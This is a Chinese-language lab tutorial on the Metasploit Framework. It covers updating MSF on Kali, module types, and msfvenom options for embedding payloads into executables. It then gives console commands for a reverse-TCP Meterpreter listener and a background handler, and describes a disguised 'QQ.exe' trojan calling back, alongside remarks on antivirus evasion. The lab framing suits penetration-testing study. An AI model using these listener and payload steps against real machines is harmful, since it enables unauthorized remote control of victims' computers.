
0x05 Metasploit Framework(MSF)
参考资料:
https://blog.csdn.net/weixin_45588247/article/details/119614618
一、实验环境
靶 机: windows10虚拟机:
192.168.23.129攻击机: kali虚拟机:192.168.23.138
二、简介
Metasploit Framework(MSF)是一款开源安全漏洞检测工具,附带数千个已知的软件漏洞,并保持持续更新。Metasploit可以用来信息收集、漏洞探测、漏洞利用等渗透测试的全流程,被安全社区冠以“可以黑掉整个宇宙”之名。刚开始的Metasploit是采用Perl语言编写的,但是再后来的新版中,改成了用Ruby语言编写的了。在kali中,自带了Metasploit工具。我们接下来以大名鼎鼎的永恒之蓝MS17_010漏洞为切入点,讲解MSF框架的使用。
三、使用方法
1、kali中MSF的升级与更新
由于kali中的Metasploit渗透测试框架是集成在系统中的,不是单独安装,不支持使用msfupdate命令更新,更新的话需要随系统程序更新。
在kali中更新MSF使用以下命令:
apt update # 更新安装包信息;只检查,不更新(已安装的软件包是否有可用的更新,给出汇总报告)
apt upgrade # 更新已安装的软件包,不删除旧包;
apt full-upgrade # 升级包,删除旧包使用上面命令,是在更新系统程序的同时,把MSF更新。
2、MSF在VPS上的部署
https://www.cnblogs.com/MaoheLaoXu/p/17561963.html
 。也可以使用自定义payload,几乎是支持全平台的
-l, –list [module_type] 列出指定模块的所有可用资源. 模块类型包括: payloads, encoders, nops, all
-n, –nopsled < length> 为payload预先指定一个NOP滑动长度
-f, –format < format> 指定输出格式 (使用 –help-formats 来获取msf支持的输出格式列表)
-e, –encoder [encoder] 指定需要使用的encoder(编码器),指定需要使用的编码,如果既没用-e选项也没用-b选项,则输出raw payload
-a, –arch < architecture> 指定payload的目标架构,例如x86 | x64 | x86_64
–platform < platform> 指定payload的目标平台
-s, –space < length> 设定有效攻击荷载的最大长度,就是文件大小
-b, –bad-chars < list> 设定规避字符集,指定需要过滤的坏字符例如:不使用 '\x0f'、'\x00';
-i, –iterations < count> 指定payload的编码次数
-c, –add-code < path> 指定一个附加的win32 shellcode文件
-x, –template < path> 指定一个自定义的可执行文件作为模板,并将payload嵌入其中
-k, –keep 保护模板程序的动作,注入的payload作为一个新的进程运行
–payload-options 列举payload的标准选项
-o, –out < path> 指定创建好的payload的存放位置
-v, –var-name < name> 指定一个自定义的变量,以确定输出格式
–shellest 最小化生成payload
-h, –help 查看帮助选项
–help-formats 查看msf支持的输出格式列表3、msf控制台参数运用
- banner #这个主要是查看metasploit的版本信息,利用模块数量、payload数量等等。
- use #这个是使用参数。如你要使用到某个利用模块,payload等,那么就要使用到use参数
- Search #当你使用msfconsole的时候,你会用到各种漏洞模块、各种插件等等。所以search命令就很重要。
使用命令 `help search` 可以查看具体使用方法;
其他使用方法: 1、查mysql:`search name:mysql`; 2、查joomla:`search joomla`; 3、查ubutu漏洞:`searchsploit ubuntu 16.04`; 4、查ms08-067漏洞:`search ms08-067` ......
- show #这个命令用的很多。如果单纯的输入show,那么就会显示出所有的payload,利用模块,post模块,插件等等。但是一般我们都不这么使用。如果要显示利用模块,那么就输入show exploits。如果要显示payload,那么就输入show payloads。4、参数详解
输入banner查看模块信息

=[ metasploit v6.3.45-dev ]+ -- --=[ 2377 exploits - 1232 auxiliary - 416 post ]+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]+ -- --=[ 9 evasion ]-
exploits(exp):英文中音标为/ɪkˈsplɔɪts/,翻译成利用,这里指代利用漏洞进行攻击【基本上exp都是配合payload一起使用】
-
payloads:攻击载荷【在攻击过程中真正执行的代码或指令,就譬如说我前面的exp能打出RCE或者栈溢出的这么一个效果,那这个漏洞只是单单的达成了这个效果,而达成之后你要在对方电脑上做什么就得看这个payload了,比如说payload选择了远程命令执行或者说直接上大马payload,那就会配合这个exp来完成】
- **singles:**所有攻击代码都打包在一个文件中【它没有外部依赖,所以说它的文件比较大,可能因为对方的一个存储空间的限制导致没法执行,这个存储空间指代对方程序的存储空间,譬如说我们攻击了ssh这个服务,那ssh这个服务有可能没办法申请到太多的内存空间,可能会受限】
- stagers:传输一个较小的payload用于建立连接,连接建立后就开始发送stager(大马)
- stager:利用stagers建立的连接,再传输的代码【有点类似于分离免杀的思路,攻击成功之后对方会找我们建立一个较小的隧道,这个隧道没有什么攻击效果就单纯的传输文件而已,然后会把这个stager传输过去,对方就会执行这个stager(大马),这个stager才是真正意义上的一个攻击代码】
-
auxiliary:辅助模块,可以看作是一个没有payload的exp,一般在信息搜集阶段使用,功能非常多
-
post:后渗透模块(取得shell后再去渗透的一个模块。比如说提权、对方环境的信息收集等等)
-
encoders:编码模块,对payload进行加密来躲避av的查杀,但是基本没什么用,效果基本等于0
-
nops:空指令模块,主要功能是混淆,比如说现在有这么一个程序
这边是它的一个代码,然后空指令就是在这个程序的代 码里面去插入一些无意义的代码(注释符等等),但是并 不影响它程序正常执行,但是它的免杀效果也基本为0跟 encoders一样废物
-
===============================================-----===================================================================================================-----=================================================================================-----=====================------===========================================================-----===========----=======================================---=================---===========
-
-
evasion:免杀模块,在msf5.0引入的模块,挺不错的,刚出的时候能做到百分百免杀,但是基本上隔个一两小时或一两天差不多就会被杀掉了,这个免杀是具有时效性,我们能用msf,那些安全研究员也能用msf,如果有一天可以看见这个免杀模块版本发生了更改,赶快用,非常强大
5、设置监听
use exploit/multi/handler #设置监听模块
[*] Using configured payload generic/shell_reverse_tcp #默认选择通过TCP的方式反弹shell的payloadshow options #查看需要配置的参数

info #查看模块信息

set payload windows/meterpreter/ 然后再按两次Tab键

- TCP:最稳定
- http:吃网速
- bind:正向连接
- reverse:反向连接
有时候对方防火墙设置一个出入站的规则TCP连不上我们可以试一试用http
比如说我们拿到一个shell之后,我们需要进行一个环节就是出网探测,如果说对方出网的话,比如说curl去访问网页能访问的话,我们就可以尝试用reverse_http,因为对方能访问我们的网页,我们就可以通过网页来进行一个数据传输,如果说能用TCP的话还是尽量用TCP因为是最稳定的set payload windows/meterpreter/reverse_tcp #设置payload模块
show options

Required:是否为必选项如果set lhost 127.0.0.1,那我们设置的是一个本地监听,相当于我监听我自己,如果要监听别人,我们就必须设置一个对方能跟我们互通的地址,这边设置为全球通0.0.0.0,爱通哪通哪,谁都能访问到你
set lhost 0.0.0.0
show option

当payload参数设置完成以后,我们就开始启动监听
run

命令总结
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
msf6 exploit(multi/handler) > run6、后台监听
利用到之前多线程的思路
handler -H 0.0.0.0 -P 4444 -p windows/meterpreter/reverse_tcp
现在就已经开始启动了监听并挂在了后台,当我们没有在监听也就是没有run的时候windows10点击QQ.exe它一样能监听到

jobs
查看后台监听效果
看看有什么参数

小k kill掉
大k 全部kill掉
三、msfvenom
木马生成平台
查看一下msfvenom的参数
msfvenom -h
